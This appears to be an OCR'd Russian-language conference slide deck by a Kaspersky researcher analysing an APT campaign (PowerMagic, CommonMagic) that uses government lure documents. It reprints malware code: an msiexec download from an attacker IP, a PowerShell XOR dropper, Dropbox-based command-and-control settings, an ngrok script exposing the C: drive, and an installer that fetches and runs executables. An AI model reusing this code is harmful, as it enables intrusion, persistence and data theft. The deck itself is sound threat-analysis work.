SOC FORUM 2023

APT-магия в зоне российско-украинского конфликта

Георгий Кучерин

Москва, 14-15 ноября 2023

kaspersky

Приказ Минфина ДНР No 176.zip

webservice-srv
[.]online

webservice-srv1
[.]online

1. 4597.pdf
2. Приказ Минфина ДНР No 176.pdf.lnk

Магическая цепочка заражения

1. 4597.pdf
2. Приказ Минфина ДНР No 176.pdf.lnk

МИНИСТЕРСТВО ФИНАНСОВ
ДОНЕЦКОЙ НАРОДНОЙ РЕСПУБЛИКИ
(Минфин ДНР)

ул. Соловьяненко, 115а, г. Донецк, 83087, тел/факс (062) 300 36 00
Сайт: http://www.minfindnr.ru E-mail: info@minfindnr.ru Идентификационный код 51001489

16.09.2022 № 083-05/4597
на № _____ от _____

Главным распорядителям
бюджетных средств
Донецкой Народной Республики
(согласно списку)

О предоставлении информации

Министерство финансов Донецкой Народной Республики (далее – Министерство финансов) сообщает об утверждении приказа Министерства финансов от 15.09.2022 № 176 «Об утверждении Методики планирования бюджетных ассигнований на 2023 год и плановый период 2024 и 2025 годов», зарегистрированного в Министерстве юстиции Донецкой Народной Республики 16.09.2022 под регистрационным № 5308.

Указанный приказ размещен на официальном сайте Донецкой Народной Республики https://dnronline.su/ и официальном сайте Министерства финансов https://minfindnr.ru/.

Обращаем Ваше внимание, что составление обоснований бюджетных ассигнований на очередной финансовый год и плановый период осуществляется в соответствии с Указаниями о порядке применения бюджетной классификации Донецкой Народной Республики, утвержденными приказом Министерства финансов от 01.07.2019 № 97, зарегистрированным в Министерстве юстиции Донецкой Народной Республики 02.07.2019 под регистрационным № 3258 (далее – Указания) с учетом изменений к Указаниям, утвержденных приказом Министерства финансов от 09.08.2022 № 123, зарегистрированным в Министерстве юстиции Донецкой Народной Республики 10.08.2022 под регистрационным № 5244.

Магическая цепочка заражения

1. 4597.pdf
2. Приказ Минфина ДНР No 176.pdf.lnk

МИНИСТЕРСТВО ФИНАНСОВ
ДОНЕЦКОЙ НАРОДНОЙ РЕСПУБЛИКИ

ПРИКАЗ


15 сентября 2022 г. Донецк № 176

Зарегистрировано
в Министерстве юстиции
Донецкой Народной Республики
16 сентября 2022 г.
под регистрационным № 5308

Об утверждении Методики планирования бюджетных ассигнований на 2023 год и на плановый период 2024 и 2025 годов

%WINDIR%\System32\msiexec.exe /i http://185.166.217[.]184/CFVJKXIUPHESRHUSE4FHUREHUIFERAY97A4FXA/attachment.msi /quiet

Документы-приманки



ВИБОРЧА КОМІСІЯ РЕСПУБЛІКИ КРИМ
ИЗБИРАТЕЛЬНАЯ КОМИССИЯ РЕСПУБЛИКИ КРЫМ
КЪЫРЫМ ДЖУМХУРИЕТИНИНЪ САЙЛАВ КОМИССИЯСЫ


ул. Карла Маркса, 18, г. Симферополь, Республика Крым,
Российская Федерация, 295000, тел/факс (3652) 27-61-84, e-mail: ikrk2014@mail.ru

_____ № _____
На № _____ от _____

Главному федеральному
инспектору по Республике Крым
[redacted].

Уважаемый [redacted]

В соответствии с Вашим письмом от 13.09.2021 года № [redacted] о предоставлении информации о ходе проведения на территории Республики Крым выборов, назначенных на 19 сентября 2021 года, Избирательная комиссия Республики Крым информирует об итогах выборов депутатов Государственной Думы Федерального Собрания Российской Федерации восьмого созыва.



ЦЕНТРАЛЬНАЯ ИЗБИРАТЕЛЬНАЯ КОМИССИЯ РОССИЙСКОЙ ФЕДЕРАЦИИ

ПОСТАНОВЛЕНИЕ

27 июля 2022 г. №91/750-8

Москва

Об утверждении результатов учета объема эфирного времени, затраченного на освещение деятельности парламентских партий в общероссийских телепрограммах (телепередачах), радиопрограммах (радиопередачах) и региональных телепрограммах (телепередачах), радиопрограммах (радиопередачах) в июне 2022 года

Заслушав информацию секретаря Центральной избирательной комиссии Российской Федерации [redacted] и обсудив решение Рабочей группы по установлению результатов учета объема эфирного времени, затраченного в течение одного календарного месяца на освещение деятельности парламентских партий, от 14 июля 2022 года № 134.1 «О результатах учета объема эфирного времени, затраченного на освещение деятельности парламентских партий в общероссийских телепрограммах (телепередачах), радиопрограммах (радиопередачах) и региональных телепрограммах (телепередачах), радиопрограммах (радиопередачах) в июне 2022 года», на основании статьи 5 Федерального закона «О гарантиях равенства парламентских партий при освещении их деятельности государственными общедоступными телеканалами и радиоканалами», раздела VI Порядка учета объема эфирного времени, затраченного в течение одного календарного месяца на освещение деятельности каждой парламентской партии в общероссийских телепрограммах (телепередачах), радиопрограммах (радиопередачах) и региональных телепрограммах (телепередачах), радиопрограммах (радиопередачах), утвержденного постановлением Центральной избирательной комиссии Российской Федерации от 5 августа 2009 года № 167/1190-5, Центральная избирательная комиссия Российской Федерации постановляет:

Хронология приманок

09-22

2021

новое отмена решений уик 288.zip

04-28

2022

Внесение_изменений_в_отдельные_законодательные_акты_рф.zip

06-06

2022

гражданин рб (redacted).zip

08-05

2022

цик 3638.zip

08-12

2022

сз 14-1519 от 10.08.22.zip


09-23

2022

приказ минфина днр No 176.zip

attachment.msi

Зашифрованный stage 1



Декриптор

Оригинальный документ

service_pack.dat

runservice_pack.vbs

Приказ Минфина ДНР №176.pdf

runservice_pack.vbs:

```
tarb="powershell.exe -encodedCommand <base64_encoded_ps_payload>"
:CreateObject("Wscript.shell").Run tarb,0
```

```powershell
$inst="$env:APPDATA\WinEventCom\service_pack.dat";
if (!(Test-Path $inst)){
    return;
}
$binst=[System.IO.File]::ReadAllBytes($inst);
$xbinst=New-Object Byte[] $binst.Count;
for ($i=0;$i-lt$binst.Count;$i++) {
    $xbinst[$i]=$binst[$i]-bxor0x13;
    $xbinst[$i]=$binst[$i]-bxor0x55;
    $xbinst[$i]=$binst[$i]-bxor0xFF;
    $xbinst[$i]=$binst[$i]-bxor0xFF;
};
Try {
    [System.Text.Encoding]::ASCII.GetString($xbinst)|iex;
}
Catch {};
Start-Sleep 3;
Remove-Item -Path $inst -Force
```

Stage 1. PowerShell-дроппер


```
$AgentFolderName='WinEventCom'
$AgentName='config'
$AgentLoaderName='manutil.vbs'
$AgentAbsPath="$env:LOCALAPPDATA\$AgentFolderName"

$AgentAbsPathName="$env:LOC
$AgentLoaderAbsPathName="$e

$command = 'wscript.exe'
$CommandArguments = """$Age
$TaskName = 'WindowsActiveX
```


```
if ((Test-Path "$AgentAbsPathName") -And (Test-Path "$AgentLoaderAbsPathName"))
{
    CreateTask $command $CommandArguments

    schtasks /query /TN "$TaskName" > $null 2>&1
    if ($?)
    {
        schtasks /RUN /TN "$TaskName"
    }
    else
    {
        Remove-Item -LiteralPath $AgentAbsPath -Force -Recurse ;
    }
```

Decrypted service_pack.dat:

Stage 2. PowerMagic


1. Использует OneDrive / Dropbox
2. Получает команды из облачной папки
3. Загружает результат команды в облако по пути /$AppDir/$ClientResultDir/<UUID зараженного компьютера>.<временная метка>

```
$AppDir='powermagic';
$ClinetDir='client';
$ClinetTaskDir='task';
$ClinetResultDir='result';
$ClientToken='[redacted]';
$dbx_up='https://content.dropboxapi.com/2/files/upload';
$dbx_down = 'https://content.dropboxapi.com/2/files/download';
$dbx_list = 'https://api.dropboxapi.com/2/files/list_folder';
$dbx_delete = 'https://api.dropboxapi.com/2/files/delete_v2';
$TargetId=(get-wmiobject Win32_ComputerSystemProduct  | Select-Object -ExpandProperty UUID).trim();
```


Вторая стадия
OneDrive
RC5Simple
Модульный
фреймворк
Скриншоты
USB

Пост в Twitter

Пост в Twitter



Пост в Twitter

COMMONMAGIC


Powermagic

Вредоносный документ

pt Фишинговое письмо

RECON инструменты

MSI-установщик из 2020



Source: https://www.malwarebytes.com/blog/threat-intelligence/2023/05/redstinger

Документы-приманки из 2021

НАРОДНЫЙ СОВЕТ
ЛУГАНСКОЙ НАРОДНОЙ РЕСПУБЛИКИ
ТРЕТЬЕГО СОЗЫВА

ПОСТАНОВЛЕНИЕ

Луганск

О рассмотрении во втором чтении проекта закона Луганской Народной Республики от 19.03.2021 № 417-ПЗ/21-3 «О внесении изменений в Закон Луганской Народной Республики «О физической культуре и спорте»

РОССИЙСКАЯ ФЕДЕРАЦИЯ

ФЕДЕРАЛЬНЫЙ ЗАКОН

О внесении изменений в отдельные законодательные акты Российской Федерации

Принят Государственной Думой 22 марта 2022 года

Одобрен Советом Федерации 23 марта 2022 года

Статья 1

Source: https://www.malwarebytes.com/blog/threat-intelligence/2023/05/redstinger

```
#Constants
$NGrokFolderName='SolarTools';
$NgRockDiskName='ngrok.exe';
$NgRockPsName='ngrok';
$ExecutablePath="$env:ALLUSERSPROFILE\$NGrokFolderName\$NgRockDiskName";

#Modify this before send
$ng_auth_token = "2CIVchsFA[REDACTED]";
#$ng_auth_token = "2CtaC1dX[REDACTED]";
#$ng_proxy_string = "http://192.168.1.11:3128";
$Disk="C:"

if (Test-Path "$ExecutablePath")
{
        Stop-process -Name $NgRockPsName -ErrorAction SilentlyContinue
        Start-Sleep -Second 2;
        $ng_auth_block=[scriptblock]::Create("$ExecutablePath authtoken $ng_auth_token")
        #$ng_proxy_block=[scriptblock]::Create("$ExecutablePath http_proxy $ng_proxy_string")
        $ng_http_block=[scriptblock]::Create("$ExecutablePath http ""file:///$Disk""")
        start-job -ScriptBlock $ng_auth_block
        Start-Sleep -Second 2;
        start-job -ScriptBlock $ng_http_block
        Start-Sleep -Second 2;

}
else
{
        write "$ExecutablePath not found"
}

# ngrok.exe http file:///C: authtoken 21d4CHAj[REDACTED]
```

Ngrok для проброса портов

Source: https://www.malwarebytes.com/blog/threat-intelligence/2023/05/redstinger

PowerShell-установщик CommonMagic

```
$ip = '185.166.217.184'
$port = '2380'
$rootdir = 'GFDSLKNDGFKDFGSLDFSGJO'
$d = REDACTED

$url = 'http://' + $ip + ':' + $port + '/' + $rootdir + '/' + $d + '/'

$j = 'jojo.exe'
$a = 'All.exe'
$o = 'Overall.exe'
$c = 'Clean.exe'

Write-Output $url;
Write-Output "$url$j";

Invoke-WebRequest -Uri "$url$j" -OutFile "C:\ProgramData\$j"
$script=[scriptblock]::Create("C:\ProgramData\$j");
start-job -ScriptBlock $script;
Start-Sleep -Second 2;
rm "C:\ProgramData\$j";


if (Test-Path "C:\ProgramData\CommonCommand") {
    Invoke-WebRequest -Uri "$url\FILES\$a" -OutFile "C:\ProgramData\CommonCommand\All\$a";
    Start-Sleep -Second 1;
    Invoke-WebRequest -Uri "$url\FILES\$o" -OutFile "C:\ProgramData\CommonCommand\Overall\$o";
    Start-Sleep -Second 1;
    Invoke-WebRequest -Uri "$url\FILES\$c" -OutFile "C:\ProgramData\CommonCommand\Clean\$c";
    Start-Sleep -Second 1;

    $script=[scriptblock]::Create("C:\ProgramData\CommonCommand\$a");
    start-job -ScriptBlock $script;
    Start-Sleep -Second 2;
}
```

Source: https://www.malwarebytes.com/blog/threat-intelligence/2023/05/redstinger

PowerShell-установщик CommonMagic


```
if (Test-Path "C:\ProgramData\CommonCommand") {
    Invoke-WebRequest -Uri "$url\FILES\$a" -OutFile "C:\ProgramData\CommonCommand\All\$a";
    Start-Sleep -Second 1;
    Invoke-WebRequest -Uri "$url\FILES\$o" -OutFile "C:\ProgramData\CommonCommand\Overall\$o";
    Start-Sleep
    Invoke-WebR
    Start-Sleep
```

The CommonMagic framework consists of several executable modules, all stored in the directory **C:\ProgramData\CommonCommand.** Modules start as standalone

История выполненных команд

	2022-09-23	Investigation starts
	2022-09-24T02:53	**Документи** (Documents) folder is created in OneDrive
	2022-09-24T02:53	**Програми** (Programs) folder is created in OneDrive
	2022-09-24T02:53	JimmyMorrison43 folder is created under Documents, in OneDrive
	2022-09-24T02:54	**Робочий стіл** (Desktop) folder is created in OneDrive
ListFiles	2022-09-24T10:25	Attackers sent a command to victim #1. Attackers were trying to list user files, as shown in the image

